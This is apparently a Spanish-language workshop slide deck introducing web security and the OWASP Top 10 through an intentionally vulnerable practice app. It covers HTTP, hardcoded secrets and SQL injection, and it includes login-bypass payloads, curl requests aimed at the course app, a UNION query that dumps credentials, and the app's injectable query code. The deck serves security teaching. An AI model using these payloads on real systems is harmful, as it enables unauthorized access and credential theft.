



Fundamentos, Entorno y Primer Ataque

Taller de Seguridad Web – OWASP Top 10

Carlos Rodríguez Contreras · GitHub: karrocon

Agenda del día

🕒 Sesión 1 (2h)

Bloque	Tema
T01	Arquitectura Web y HTTP
Lab	Interceptar tráfico con DevTools
T02	Docker y Variables de Entorno
Lab	Buscar secretos hardcodeados

🕒 Sesión 2 (2h)

Bloque	Tema
T03	VulnMotors – Setup y mapa de ataque
Lab	Exploración completa de la app
T04	SQL Injection – primer ataque
Lab	SQLi hands-on

Objetivos del día

Al terminar hoy serás capaz de:

1. 🌐 Leer una petición HTTP y entender cada parte (método, headers, body)
2. 🐳 Entender Docker, `.env` y por qué hardcodear secretos es crítico
3. 🗺 Mapear la superficie de ataque de una aplicación web
4. 💉 **Entrar como admin sin conocer la contraseña** (SQL Injection)

💡 **Herramientas del día:** Navegador + DevTools + curl/Postman + jwt.io

Regla de oro del curso

💀 Solo atacamos lo que tenemos permiso para atacar.

- ✅ VulnMotors (nuestra app de práctica)
- ❌ Cualquier otro sistema, web o servicio

El acceso no autorizado a sistemas informáticos es **delito penal** (art. 197 bis CP).

OWASP Top 10:2025 — Nuestro mapa del curso

#	Categoría	Día(s)	Estado
A01	Broken Access Control	4	
A02	Security Misconfiguration	6-7	
A03	Software Supply Chain Failures	6, 8	
A04	Cryptographic Failures	5	
A05	Injection	1-3	 HOY
A06	Insecure Design	4, 6	
A07	Authentication Failures	3-4	
A08	Software/Data Integrity Failures	8	
A09	Security Logging & Alerting	8	
A10	Mishandling of Exceptional Conditions	3	


💡 El **OWASP Top 10:2025** es el ranking oficial de los riesgos más críticos en aplicaciones web. Cubriremos **todos** durante el curso.

Conceptos fundamentales de seguridad

Vocabulario que usaremos todo el curso

La tríada CIA – Los 3 pilares de la seguridad

Pilar	Significado	Ejemplo de ataque
Confidencialidad	Solo quien debe ver los datos puede verlos	SQLi extrae contraseñas de la BD
Integridad	Los datos no se modifican sin autorización	XSS cambia el contenido de la web
Disponibilidad	El servicio funciona cuando se necesita	DDoS tumba la web



Un sistema es **seguro** cuando protege los tres pilares.

Vulnerabilidad vs Exploit vs Riesgo

Concepto	Definición	Ejemplo en nuestro curso
Vulnerabilidad	Debilidad en el sistema	Consulta SQL concatena input del usuario
Exploit	Técnica que aprovecha la vulnerabilidad	Payload ' OR 1=1-- en el login
Riesgo	Probabilidad × Impacto	Alta prob. + acceso total = Riesgo CRÍTICO

Vulnerabilidad + Exploit = Incidente de seguridad
Vulnerabilidad × Probabilidad × Impacto = Riesgo

💡 **CVSS** (Common Vulnerability Scoring System) puntúa el riesgo de 0 a 10. Veremos esto en el día 8.

¿Qué es una Superficie de Ataque?

Superficie de ataque = todos los puntos donde un atacante puede intentar entrar o extraer datos.

Más superficie → más riesgo:

- Cada endpoint de la API
- Cada formulario de input
- Cada puerto abierto
- Cada dependencia instalada
- Cada usuario con acceso

Reducir superficie:

- Eliminar endpoints innecesarios (`/debug`)
- Cerrar puertos que no se usan
- Mínimo privilegio en usuarios
- Mantener dependencias al mínimo

✓ **Regla:** Si no lo necesitas, elimínalo. Cada línea de código expuesta es un riesgo potencial.

¿Qué es un Vector de Ataque?

Vector de ataque = el camino o medio que usa el atacante para llegar a la vulnerabilidad.

Vector	Cómo funciona	Ejemplo
Input del usuario	Datos que el usuario envía al servidor	Campo de login → SQLi
URL / parámetros	Valores en la query string	?id=2 → IDOR
Cookies / tokens	Credenciales de sesión manipulables	JWT con alg:none
Ficheros subidos	Archivos maliciosos	Webshell en un .php
Dependencias	Librería con CVE conocido	Log4Shell
Red / tráfico	Interceptar comunicación sin cifrar	MITM en WiFi pública

Tipos de ataques – Clasificación

Por interacción:

Tipo	El atacante...
Pasivo	Solo escucha (sniffing)
Activo	Modifica/inyecta datos

Por capa:

Capa	Ataques
Red	MITM, DDoS, ARP spoofing
Aplicación	SQLi, XSS, CSRF, SSRF
Configuración	Headers ausentes, puertos abiertos
Humano	Phishing, ingeniería social


⚠ Este curso se centra en la capa de **APLICACIÓN** – los ataques que se hacen con un navegador y curl.

¿Quién ataca y por qué? – Threat Actors

Actor	Motivación	Sofisticación	Ejemplo
Script kiddie	Diversión, ego	Baja	Usa herramientas sin entenderlas
Hacktivista	Ideología, protesta	Media	Defacement, DDoS
Cibercriminal	Dinero	Alta	Ransomware, robo de datos
Insider	Venganza, lucro	Variable	Empleado descontento
APT (estado)	Espionaje, sabotaje	Muy alta	Stuxnet, SolarWinds

💡 **En la realidad:** el 80% de brechas web son por ataques simples (SQLi, credenciales débiles) que un script kiddie podría ejecutar.

Nuestro escenario – Mapa de ataque de VulnApp



T01: Arquitectura Web y HTTP

¿Cómo hablan el navegador y el servidor?

¿Qué ocurre cuando escribes una URL?

1. Navegador → DNS resolver → IP del servidor
2. TCP 3-way handshake (SYN → SYN-ACK → ACK)
3. HTTP Request: método + path + headers + body
4. Servidor procesa → HTTP Response: status + headers + body
5. Navegador renderiza

Cada paso es una superficie de ataque potencial.

Componentes de una arquitectura web

Componente	Función
Cliente	Navegador, app móvil
DNS	Resuelve dominio → IP
CDN	Caché estática, DDoS mitigation
Reverse Proxy	Load balancing, TLS termination
Servidor App	Lógica de negocio
Base de datos	Persistencia

```
[Cliente] → [DNS] → [CDN/Proxy]
                ↓
                [App Server]
                ↓
                [Base de Datos]
```

Anatomía de una petición HTTP

```
POST /auth/login HTTP/1.1
Host: vulnapp-owasp-01.azurewebsites.net
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9...

{"username": "alice", "password": "password123"}
```

Parte	Qué contiene	Riesgo si viaja sin cifrar
URL	Path + query params	Visible en logs, historial
Headers	Auth tokens, cookies	Intercepción MITM
Body	Credenciales, datos PII	Lectura directa

Métodos HTTP y su semántica

Método	Acción	Idempotente	Ejemplo en VulnApp
GET	Leer	✓	GET /products
POST	Crear	✗	POST /auth/login
PUT	Actualizar	✓	PUT /products/1
DELETE	Borrar	✓	DELETE /products/1

⚠ En VulnApp: PUT /products/:id no verifica el propietario → veremos en día 4 (IDOR).

Códigos de respuesta HTTP

Rango	Significado	Ejemplos
2xx	Éxito	200 OK, 201 Created
3xx	Redirección	301 Moved, 302 Found
4xx	Error del cliente	401 Unauthorized, 403 Forbidden, 404 Not Found
5xx	Error del servidor	500 Internal Server Error

💀 Un servidor que devuelve stack traces en respuestas 500 está filtrando información interna.

DevTools — tu primera herramienta de auditoría

1. **Network tab** — ver cada petición/respuesta en detalle
2. **Console** — ejecutar JS en el contexto de la página
3. **Application** → **Cookies** — inspeccionar flags de sesión
4. **Security tab** — verificar certificado TLS

💡 **Atajo:** `F12` o `Ctrl+Shift+I` en cualquier navegador.

Lab T01 — Interceptar tráfico HTTP

1. Abre `https://vulnapp-owasp-01.azurewebsites.net`
2. Abre DevTools → pestaña **Network**
3. Haz login con `alice / password123`
4. Observa la petición POST `/auth/login` :
 - ¿Qué hay en el body? (credenciales en claro)
 - ¿Qué devuelve el servidor? (JWT token)
5. Copia el token → pégalo en **jwt.io** → ¿qué ves en el payload?

 **Conclusión:** Las credenciales viajan en el body. El token contiene userId, username y role.

T02: Docker y Variables de Entorno

Secretos hardcodeados – la vulnerabilidad silenciosa

Variables de entorno — la forma correcta de configurar

```
# .env (NUNCA se sube a Git)
JWT_SECRET=s3cr3t-k3y-muy-largo-y-aleatorio
DB_PATH=./vuln.db
PORT=3000
```

```
// En el código - lee de process.env
const JWT_SECRET = process.env.JWT_SECRET || 'fallback-inseguro';
```

💀 **VulnApp hace esto MAL:** `const JWT_SECRET = 'secret';` → hardcodeado en `src/routes/auth.ts:7`

El peligro de hardcodear secretos

```
// ⚠ VULNERABLE - src/routes/auth.ts línea 7  
const JWT_SECRET = 'secret';
```

Consecuencias:

1. Cualquiera con acceso al repo puede firmar tokens
2. El secreto aparece en el historial de Git **para siempre**
3. No se puede rotar sin redesplegar
4. `git log -p --all -S 'secret'` → revelado

Fix:

```
const JWT_SECRET = process.env.JWT_SECRET!;  
// + validar al arrancar que no esté vacío
```

`.env` y `.gitignore` — regla de oro

```
# .gitignore
.env
.env.*
!.env.example
```

```
# .env.example (Sí se sube - sin valores reales)
JWT_SECRET=
DB_PATH=./vuln.db
PORT=3000
```

✓ Buena práctica: `.env.example` documenta qué variables necesita la app, sin revelar valores.

Lab T02 — Buscar secretos hardcodedos

1. Visita `https://vulnapp-owasp-01.azurewebsites.net/debug`
 - ¿Qué información sensible ves? (variables de entorno, rutas, versiones)
2. Busca en el código fuente la línea que hardcodea el secreto JWT:
 - `src/routes/auth.ts` → `const JWT_SECRET = 'secret'`
3. ¿Cuántos secretos encuentras en total?

Hallazgos esperados:

- JWT_SECRET hardcodedo · Endpoint `/debug` sin autenticación · Passwords en texto plano en la BD

T03: VulnMotors — La app que vamos a hackear

Conoce tu objetivo

VulnMotors – Stack tecnológico

Capa	Tecnología
Runtime	Node.js 20+
Lenguaje	TypeScript
Framework	Express
BD	SQLite (better-sqlite3)
Auth	JWT (jsonwebtoken)

URL del curso:

<https://vulnapp-owasp-01.azurewebsites.net>

Usuarios de prueba:

Usuario	Contraseña	Rol
alice	password123	admin
bob	qwerty	user
carol	letmein	user

Estructura del código y mapa de vulnerabilidades

```
VulnApp/src/  
├─ routes/  
│   ├── auth.ts      ← SQLi (día 2), JWT débil (día 3)  
│   ├── products.ts  ← IDOR (día 4), XSS (día 2)  
│   ├── comments.ts  ← XSS almacenado (día 2)  
│   ├── users.ts     ← IDOR (día 4)  
│   └─ debug.ts      ← Command Injection (día 3)  
├─ middleware/  
│   └─ auth.ts       ← alg:none (día 3)  
└─ db/  
    └─ database.ts   ← Passwords plain text (día 5)
```

Endpoints de la API

Ruta	Método	Función	Vuln
/auth/login	POST	Autenticación	SQLi
/products	GET	Listar coches	—
/products/:id	PUT	Editar coche	IDOR
/users/:id	GET	Ver perfil	IDOR
/comments	POST	Publicar comentario	XSS
/debug	GET	Diagnóstico	CMDi, info leak

Lab T03 — Exploración de la superficie de ataque

Fase 1 — Login y obtener token:

```
curl -s -X POST https://vulnapp-owasp-01.azurewebsites.net/auth/login \  
-H "Content-Type: application/json" \  
-d '{"username":"bob","password":"qwerty"}' | jq .
```

Fase 2 — Explorar endpoints:

```
# Listar productos  
curl -s https://vulnapp-owasp-01.azurewebsites.net/products | jq .  
  
# Endpoint debug (¡sin auth!)  
curl -s https://vulnapp-owasp-01.azurewebsites.net/debug | jq .
```

Fase 3 — Anotar todo lo sospechoso en una tabla de hallazgos.

T04: SQL Injection — Primer ataque

★ Entrar como admin sin contraseña

Antes de atacar — ¿Qué es SQL?

SQL (Structured Query Language) = el lenguaje con el que las apps hablan con la base de datos.

-- Leer todos los usuarios:

```
SELECT * FROM users;
```

-- Buscar un usuario concreto:

```
SELECT * FROM users WHERE username = 'alice' AND password = 'password123';
```

-- Insertar un producto:

```
INSERT INTO products (name, price) VALUES ('Coche', 15000);
```

💡 Si nunca habéis usado SQL: pensad en una **hoja Excel** con tablas, filas y columnas. SQL es la forma de hacer búsquedas y filtros.

¿Cómo usa VulnApp la base de datos?

Cuando haces login, esto es lo que pasa **dentro del servidor**:

```
// El usuario escribe: username = "alice", password = "password123"  
// El servidor construye esta consulta:  
const query = `SELECT * FROM users  
  WHERE username='alice' AND password='password123'`;
```

La BD busca si existe un usuario con ese nombre **Y** esa contraseña:

id	username	password	role
1	alice	password123	admin
2	bob	qwerty	user
3	carol	letmein	user

← ¡Match! Devuelve esta fila

El problema: el input se MEZCLA con el código SQL

```
// src/routes/auth.ts - VULNERABLE
const query = `SELECT * FROM users
  WHERE username='${username}' AND password='${password}'`;
```

Esto es como escribir una frase en la que el usuario puede **cambiar las palabras**:

Frase: "Busca el usuario llamado [____] con contraseña [____]"
 ↑ ↑
 Aquí escribe el usuario Aquí también

💀 ¿Y si en vez de un nombre, el usuario escribe código SQL? El servidor lo ejecutará como parte de la consulta.

Anticipación — ¿Qué pasaría Si...?

Vamos a pensar antes de hacer. Si el usuario escribe `' OR 1=1--` como username:

Paso 1 — El servidor construye la query sustituyendo:

```
SELECT * FROM users WHERE username='< ' OR 1=1-- >' AND password='x'
```

Paso 2 — Resultado real (juntando):

```
SELECT * FROM users WHERE username='' OR 1=1--' AND password='x'
```

Paso 3 — ¿Qué hace cada parte?

<code>username=''</code>	→ FALSE (<i>no</i> hay usuario vacío)
<code>OR 1=1</code>	→ TRUE (<i>1</i> siempre es igual a <i>1</i>)
<code>--</code>	→ <i>COMENTARIO (ignora el resto)</i>

Resultado: `FALSE OR TRUE` = `TRUE` → devuelve TODOS los usuarios.

Ejercicio mental — Antes de ejecutar

Sin tocar el teclado, responde:

1. Si escribo `alice' --` como username, ¿qué query resulta?

```
SELECT * FROM users WHERE username='alice' --' AND password='x'
```

¿Funcionará? ¿Necesito saber la contraseña?

2. Si escribo `' OR username='bob' --`, ¿con quién entraré?
3. Si escribo `' OR role='admin' --`, ¿qué obtengo?

 **Objetivo:** Entender la lógica SQL ANTES de lanzar el ataque. Un buen hacker **piensa primero**.

¿Qué es SQL Injection?

El atacante **inyecta código SQL** dentro de un input que el servidor usa en una consulta:

```
// src/routes/auth.ts - VULNERABLE
const query = `SELECT * FROM users
  WHERE username='${username}' AND password='${password}'`;
const user = db.prepare(query).get();
```

Si el usuario escribe `' OR 1=1--` como username:

```
SELECT * FROM users WHERE username=' ' OR 1=1-- ' AND password='x'
                        ^^^^^^^^^      ^^^^^^^^^^^^^^^^^^^^^
                        siempre true    comentado!
```

Resultado: devuelve el primer usuario de la BD (alice = admin).

¿Por qué funciona?

Sin ataque:

```
SELECT * FROM users
WHERE username='alice'
      AND password='password123'
```

→ Busca coincidencia exacta 

Con ' OR 1=1-- :

```
SELECT * FROM users
WHERE username='' OR 1=1
-- AND password='x'
```

- **1=1** siempre es TRUE
- Devuelve TODOS los usuarios
- La app toma el primero (alice)

El ataque paso a paso

```
curl -s -X POST https://vulnapp-owasp-01.azurewebsites.net/auth/login \  
-H "Content-Type: application/json" \  
-d '{"username":"'\' OR 1=1--","password":"x"}'
```

Respuesta:

```
{  
  "token": "eyJhbGciOiJIUzI1NiJ9...",  
  "user": { "id": 1, "username": "alice", "role": "admin" }  
}
```

💀 **Somos admin sin conocer la contraseña.** El `--` comenta el resto de la query.

Variaciones del bypass

```
-- Entrar como cualquier usuario específico  
' OR username='bob'--  
  
-- Entrar siempre como admin  
' OR role='admin'--  
  
-- Con comentario de bloque (alternativa a --)  
' OR 1=1/*
```

Cada variación manipula la lógica de la consulta de forma diferente.

Lab T04 — SQLi hands-on

Nivel 1 — Bypass básico:

- Username: `' OR 1=1--` • Password: cualquier cosa
- ¿Con qué usuario has entrado? ¿Por qué ese y no otro?

Nivel 2 — Elige tu víctima:

- Entra como bob: `' OR username='bob'--`
- Entra como carol: `' OR username='carol'--`

Nivel 3 — Con curl:

```
curl -s -X POST https://vulnapp-owasp-01.azurewebsites.net/auth/login \  
-H "Content-Type: application/json" \  
-d '{"username":"' OR 1=1--","password":"x"}' | jq .
```

 **Documenta:** payload usado, token obtenido, usuario devuelto. Lo necesitarás en el informe final (día 8).

Lab T04 — Reto: escribe la query resultante

Para cada payload, escribe en papel **la query SQL completa** que ejecutará el servidor:

#	Payload en username	Escribe la query resultante
1	<code>admin' --</code>	<code>SELECT * FROM users WHERE username='admin' --'...</code>
2	<code>' OR 1=1--</code>	¿?
3	<code>' OR role='admin'--</code>	¿?
4	<code>alice' AND '1'='1</code>	¿? (pista: no necesita <code>--</code>)

 **Este ejercicio es CLAVE.** Si entiendes cómo se construye la query, entiendes TODOS los ataques SQLi del curso.

Mañana: extraeremos TODA la base de datos

Lo que ya sabéis (hoy):

```
' OR 1=1--  
→ "soy admin"  
→ bypass de autenticación  
→ pero solo ves tu propio perfil
```

Lo que haréis mañana:

```
' UNION SELECT 1,  
  group_concat(username||':'||password),  
  3,4,5 FROM users--  
→ "tengo TODA la BD"  
→ todos los usuarios y contraseñas  
→ en UNA sola petición
```

Preview — Así se ve el ataque UNION

La query que ejecutará el servidor mañana:

```
SELECT * FROM users WHERE username=''
UNION
SELECT 1, 'alice:password123 | bob:qwerty | carol:letmein', 3, 4, 5
FROM users
-- ' AND password='x'
```

El resultado JSON:

```
{
  "user": {
    "username": "alice:password123 | bob:qwerty | carol:letmein"
  }
}
```

⚠ Mañana entenderéis cada paso de esto. También veréis cómo **arreglar** SQLi con UNA línea de código.

Resumen del día

Tema	Lo que aprendiste
HTTP	Anatomía de peticiones, métodos, status codes
Secretos	<code>JWT_SECRET = 'secret'</code> en código = desastre
VulnMotors	11 vulns intencionales, superficie de ataque mapeada
SQLi	<code>' OR 1=1--</code> → acceso admin sin contraseña

🏆 **Logro del día:** Habéis ejecutado vuestro primer ataque real contra una aplicación web.